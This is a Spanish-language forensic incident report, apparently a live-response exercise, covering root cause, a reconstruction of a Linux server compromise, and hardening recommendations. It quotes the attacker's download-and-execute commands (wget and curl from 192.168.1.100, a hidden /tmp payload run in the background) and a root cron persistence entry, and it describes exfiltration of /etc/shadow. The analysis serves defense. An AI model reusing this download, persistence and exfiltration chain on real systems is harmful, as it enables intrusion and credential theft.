


Figura 23: Metadatos de `.note` y `credentials.txt`, modificados a las 14:07:19 y 14:09:58 respectivamente.




Figura 24: *Metadatos de* `backup.log`*, cuya modificación se registra a las 14:30:40.*

8. Análisis de causa raíz y reconstrucción del incidente

A partir de la correlación de los diferentes artefactos encontrados durante la investigación fue posible reconstruir parcialmente la secuencia del incidente e identificar los principales factores que permitieron el compromiso del servidor.

La evidencia disponible indica la existencia de una cadena de eventos relacionada principalmente con el usuario `reports`, la ejecución de un script proveniente de un host externo, la descarga de una segunda etapa y el posterior establecimiento de un mecanismo de persistencia.

8.1 Posible vector inicial

Durante la investigación se identificó el archivo:

`/home/reports/chat.txt`

Su contenido mostraba un mensaje proveniente de un tercero solicitando la ejecución de un script previamente enviado y asegurando que dicho archivo era seguro.

Esta evidencia, junto con las referencias encontradas en el historial del usuario *`reports`*, es compatible con un escenario de ingeniería social, en el cual el usuario habría sido inducido a ejecutar contenido proveniente de una fuente no confiable.

En el historial se encontraron referencias a los siguientes comandos:

```
wget http://192.168.1.100/install.sh
chmod +x install.sh
./install.sh
```

Estos comandos indican la descarga de *`install.sh`* desde *`192.168.1.100`*, la asignación de permisos de ejecución y su posterior ejecución.

Sin embargo, debido a que durante la investigación se detectó manipulación del archivo *`.bash_history`* y las marcas temporales de *`chat.txt`* e *`install.sh`* no permiten establecer por sí mismas el orden exacto de los acontecimientos, no es posible afirmar de forma concluyente que el mensaje contenido en *`chat.txt`* haya sido el origen inicial del compromiso.

Por este motivo, la ingeniería social se considera el vector inicial más probable según la evidencia encontrada, pero no un hecho demostrado de forma definitiva.

8.2 Ejecución de código externo

El análisis de *install.sh* permitió determinar que el script estaba diseñado para crear un directorio oculto en */tmp*, descargar un segundo archivo desde el mismo host externo, otorgarle permisos de ejecución y ejecutarlo en segundo plano.

La secuencia identificada era:

```
mkdir -p /tmp/.temp
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
```

Esto demuestra que *install.sh* funcionaba como un mecanismo de descarga y ejecución de una segunda etapa.

El archivo */tmp/.temp/payload* no se encontraba presente al momento del análisis. En consecuencia, no fue posible determinar su contenido, funcionalidad ni las acciones que pudo haber realizado posteriormente.

Por este motivo, cualquier relación directa entre el payload y los mecanismos de persistencia encontrados posteriormente debe considerarse una hipótesis basada en la correlación de los artefactos, y no una relación técnicamente demostrada mediante el análisis del archivo.

8.3 Persistencia

Durante la revisión de tareas programadas se identificó:

/etc/cron.d/sys-maintenance

con la siguiente configuración:

```
*/15 * * * * root /usr/local/bin/backup2.sh
```

Esta tarea ejecutaba *backup2.sh* cada 15 minutos utilizando privilegios de *root.*

Las marcas temporales muestran que */usr/local/bin/backup2.sh* fue modificado a las 15:06:49 y */etc/cron.d/sys-maintenance* a las 15:08:58 del 23 de junio de 2025.

La proximidad temporal, junto con la referencia directa al script dentro de la tarea programada, permite establecer una relación entre ambos artefactos y considerar *sys-maintenance* como un mecanismo de persistencia.

No obstante, los registros disponibles no permitieron determinar de forma concluyente qué usuario creó o modificó estos archivos.

8.4 Cuenta local identificada durante el incidente

Durante la misma ventana temporal se registró la creación de la cuenta local *`hacker`*, seguida por la configuración de una contraseña. Posteriormente se ob*servaron intentos fallidos de autenticación SSH contra dicha cuenta desde* *`192.168.1.103`*.

La coincidencia temporal convierte a esta cuenta en un artefacto relevante para la investigación. Sin embargo, la evidencia disponible no permitió determinar quién creó la cuenta ni demostrar que haya sido utilizada exitosamente para acceder al sistema.

Por este motivo, la cuenta fue documentada como actividad sospechosa sin atribuir directamente su creación o utilización al atacante.

8.5 Recopilación y posible exfiltración de información

El análisis de *`backup2.sh`* mostró instrucciones destinadas a recopilar información del sistema y transferirla mediante HTTP POST hacia *`192.168.1.100:8080.`*

Adicionalmente, el archivo *`backup.log`* contenía referencias a la compresión de */`etc/shadow`* y a una transferencia hacia *`102.168.1.100:8080.`*

Se identificaron dos discrepancias entre ambos artefactos:

- *`backup2.sh`* y *`backup.log`* hacen referencia a información recopilada diferente.
- Las direcciones IP registradas son *`192.168.1.100`* y *`102.168.1.100,`* respectivamente.

Por este motivo, no puede afirmarse que *`backup.log`* represente necesariamente una ejecución del mismo *`backup2.sh`* recuperado.

Sin embargo, ambos artefactos presentan comportamientos relacionados con la recopilación y transferencia de información sensible. La exposición de información como */`etc/shadow`* representaría un riesgo elevado debido a la posibilidad de obtener hashes de contraseñas y realizar ataques posteriores contra las credenciales.

La evidencia permite hablar de actividad compatible con exfiltración, aunque no se pudo confirmar mediante tráfico de red activo que la transferencia se hubiera completado correctamente.

8.6 Factores que facilitaron el incidente

Además de los artefactos directamente relacionados con la ejecución y persistencia, durante la investigación se identificaron diferentes condiciones que aumentaron el riesgo del sistema.

Entre ellas se encontraron:

- almacenamiento de credenciales del usuario *`reports`* en texto plano;
- ejecución de archivos provenientes de una fuente externa sin validación previa;
- posibilidad de ejecutar contenido descargado desde la red;
- existencia de un mecanismo de persistencia ejecutado con privilegios de *`root`*;
- exposición del servicio SSH a múltiples intentos de autenticación;
- manipulación del historial de comandos del usuario *`reports`*.

Estos elementos muestran que el incidente no debe analizarse únicamente como la presencia de un archivo malicioso, sino como una combinación de factores humanos, gestión inadecuada de credenciales y controles insuficientes sobre la ejecución y persistencia de código.

8.7 Causa raíz

Con la evidencia disponible, la causa raíz más probable se encuentra asociada a la ejecución de código no confiable dentro del sistema, posiblemente facilitada mediante ingeniería social sobre el usuario *`reports.`*

La investigación permitió comprobar la existencia de *`install.sh`*, su capacidad para descargar y ejecutar una segunda etapa y la posterior existencia de mecanismos de persistencia y transferencia de información.

Sin embargo, debido a la ausencia del payload original, la manipulación detectada en *`.bash_history`* y la imposibilidad de atribuir mediante los registros disponibles la creación de determinados artefactos a un usuario concreto, no fue posible reconstruir de forma definitiva toda la cadena de compromiso ni atribuir el incidente a un actor específico.

Asimismo, los intentos de autenticación SSH detectados fueron considerados actividad sospechosa, pero no existe evidencia suficiente para establecer que SSH haya sido utilizado como vector inicial del incidente.

Reconstrucción probable

De acuerdo con la correlación de las evidencias, el escenario más probable es:

Interacción con una fuente no confiable → ejecución de `install.sh` → intento de descarga y ejecución de una segunda etapa → establecimiento de persistencia mediante `cron` → recopilación y posible transferencia de información sensible.

En términos generales, la evidencia sugiere que un usuario ejecutó un archivo que consideraba legítimo. Este archivo estaba preparado para descargar y ejecutar otro componente. Posteriormente aparecieron mecanismos capaces de ejecutar automáticamente código con elevados privilegios y artefactos relacionados con la recopilación y posible transferencia de información sensible.

Esto permite plantear una secuencia probable del incidente, aunque no fue posible demostrar técnicamente todas las conexiones entre cada una de las etapas.

En paralelo, durante la misma ventana temporal se registró la creación de la cuenta local `hacker` y posteriores intentos fallidos de autenticación SSH contra ella. No se obtuvo evidencia suficiente para integrar este evento de forma concluyente dentro de la cadena principal del incidente.

Esta reconstrucción representa la explicación que mejor se ajusta a los artefactos encontrados, manteniendo como limitación que algunos enlaces entre las distintas etapas no pudieron ser demostrados de forma concluyente.

9. Recomendaciones generales

A partir de los hallazgos identificados durante el análisis, se recomienda implementar una serie de medidas orientadas a reducir la superficie de ataque, mejorar la protección de las credenciales, fortalecer los mecanismos de acceso y aumentar la capacidad de detección y respuesta ante futuros incidentes.

Las siguientes recomendaciones no fueron implementadas sobre el servidor durante la investigación, sino que se presentan como medidas correctivas y preventivas derivadas de la evidencia obtenida.

9.1 Gestión de credenciales

Se recomienda eliminar el almacenamiento de usuarios y contraseñas en archivos de texto plano y utilizar mecanismos seguros para la gestión de credenciales.

Las contraseñas potencialmente expuestas durante el incidente deberían ser modificadas y se recomienda establecer políticas que contemplen contraseñas robustas, únicas y su renovación cuando exista evidencia de compromiso.

Asimismo, los permisos sobre archivos que puedan contener información sensible deberían limitarse únicamente a los usuarios y servicios que realmente necesiten acceder a ellos.

9.2 Fortalecimiento del acceso SSH

Debido a los múltiples intentos de autenticación identificados contra el servicio SSH, se recomienda revisar y fortalecer su configuración.

Entre las medidas propuestas se encuentran restringir el acceso SSH únicamente a usuarios y orígenes autorizados, mantener deshabilitado el acceso remoto directo de `root`, utilizar autenticación mediante claves cuando sea posible y establecer mecanismos para limitar intentos reiterados de autenticación.

También se recomienda revisar periódicamente los registros de SSH para detectar intentos de acceso anómalos.

9.3 Concientización frente a ingeniería social

Debido a la evidencia compatible con la ejecución de un archivo recibido desde una fuente externa, se recomienda reforzar la capacitación de los usuarios respecto a técnicas de ingeniería social.

Los usuarios deberían evitar descargar y ejecutar scripts o programas recibidos de terceros sin verificar previamente su origen y legitimidad.

Ante solicitudes inusuales relacionadas con la ejecución de comandos, instalación de software o modificación de configuraciones, se debería disponer de un procedimiento de validación con el personal responsable de sistemas o seguridad.

9.4 Control de ejecución y principio de mínimo privilegio

Se recomienda revisar los permisos asignados a usuarios y servicios siguiendo el principio de mínimo privilegio, de forma que cada cuenta disponga únicamente de los permisos necesarios para realizar sus funciones.

También deberían revisarse periódicamente los grupos privilegiados, permisos `sudo`, archivos ejecutables y ubicaciones desde las cuales los usuarios pueden ejecutar contenido.

La ejecución de tareas automatizadas con privilegios de `root` debería limitarse a procesos estrictamente necesarios, previamente autorizados y documentados.

Las cuentas locales existentes deberían ser inventariadas y validadas periódicamente. Toda cuenta no reconocida o creada fuera de los procedimientos administrativos establecidos debería ser investigada y, una vez preservada la evidencia necesaria, deshabilitada o eliminada si se confirma que no es legítima.

9.5 Monitoreo de mecanismos de persistencia

Se recomienda realizar revisiones periódicas de los principales mecanismos que pueden utilizarse para establecer persistencia en sistemas Linux, incluyendo:

- tareas `cron` de usuarios y del sistema;
- servicios y timers de `systemd;`
- archivos de inicio y perfiles de usuario;
- claves `authorized_keys`;
- cuentas y grupos privilegiados;
- scripts ubicados en directorios como `/usr/local/bin`, `/opt`, `/tmp`, `/var/tmp` y `/dev/shm`.

La creación o modificación inesperada de estos elementos debería generar una alerta o requerir una revisión administrativa.

9.6 Monitoreo y centralización de registros

Debido a la manipulación identificada sobre `.bash_history`, no se recomienda depender exclusivamente de los historiales locales de los usuarios para reconstruir actividades.

Se recomienda centralizar los registros relevantes en un sistema de monitoreo o SIEM y configurar alertas ante eventos como:

- múltiples intentos fallidos de autenticación;
- modificaciones de usuarios o grupos privilegiados;
- creación de nuevas tareas programadas;
- ejecución de comandos administrativos;
- modificación de archivos sensibles;
- conexiones o transferencias hacia destinos no habituales.

El agente Wazuh presente en el servidor podría utilizarse como parte de esta estrategia de monitoreo, siempre que se encuentre correctamente configurado y supervisado.

9.7 Control del tráfico de red

Se recomienda revisar las comunicaciones permitidas tanto de entrada como de salida.

Además de mantener una política restrictiva de firewall para conexiones entrantes, deberían evaluarse controles sobre conexiones salientes para impedir que procesos no autorizados puedan transferir información hacia destinos externos.

Las comunicaciones hacia direcciones IP o puertos no reconocidos deberían ser registradas y analizadas cuando no correspondan al funcionamiento esperado del servidor.

9.8 Gestión de incidentes y preservación de evidencia

Se recomienda disponer de un procedimiento documentado de respuesta a incidentes que establezca cómo actuar ante un posible compromiso.

El procedimiento debería contemplar la preservación de evidencia antes de realizar modificaciones, registro de las acciones ejecutadas por los analistas, identificación de la zona horaria del sistema, conservación de logs relevantes y documentación de los hallazgos.

Esto permitiría mejorar la trazabilidad de futuras investigaciones y reducir el riesgo de alterar evidencia relevante durante una respuesta en vivo.

9.9 Actualización y revisión periódica

Finalmente, se recomienda mantener el sistema operativo y sus servicios actualizados, revisar periódicamente los servicios expuestos y deshabilitar aquellos que no sean necesarios.

También deberían realizarse revisiones periódicas de configuración, permisos, cuentas, tareas programadas y registros con el objetivo de detectar desviaciones respecto al funcionamiento esperado del servidor.

10. Conclusión

El análisis realizado mediante técnicas de **Live Incident Response** permitió investigar el servidor sin interrumpir su funcionamiento y obtener evidencia suficiente para identificar diferentes actividades y configuraciones anómalas relacionadas con un posible compromiso.

Durante la investigación se identificaron credenciales almacenadas en texto plano, evidencia compatible con un escenario de ingeniería social, la descarga y ejecución de un script proveniente de un host externo, un mecanismo destinado a descargar y ejecutar una segunda etapa, persistencia mediante una tarea programada con privilegios de `root` y actividades compatibles con la recopilación y posible transferencia de información sensible.

La correlación entre los diferentes artefactos permitió reconstruir parcialmente la secuencia del incidente. El escenario más probable se encuentra relacionado con la ejecución de código no confiable por parte del usuario `reports`, posiblemente como consecuencia de ingeniería social. Posteriormente se identificaron mecanismos de persistencia y actividades relacionadas con la recopilación y transferencia de información.

Sin embargo, no fue posible reconstruir completamente todas las etapas del incidente. El payload mencionado en `install.sh` no se encontraba presente durante el análisis, se detectó manipulación del historial `.bash_history` y los registros disponibles no permitieron determinar de forma concluyente qué usuario creó determinados artefactos. Tampoco se encontró evidencia suficiente para establecer que los intentos de autenticación SSH identificados hayan sido el vector inicial del compromiso.

Debido al alcance establecido para el análisis, **no se realizaron modificaciones ni acciones de remediación sobre el servidor**. En su lugar, los hallazgos fueron documentados y se establecieron medidas correctivas y preventivas orientadas a eliminar los mecanismos identificados, proteger las credenciales, fortalecer los accesos, mejorar el monitoreo y reducir la posibilidad de incidentes similares.

El análisis demuestra la importancia de correlacionar múltiples fuentes de evidencia y no depender de un único registro para reconstruir un incidente. Asimismo, evidencia la necesidad de mantener controles adecuados sobre credenciales, privilegios, ejecución de software, tareas programadas, comunicaciones de red y registros de seguridad.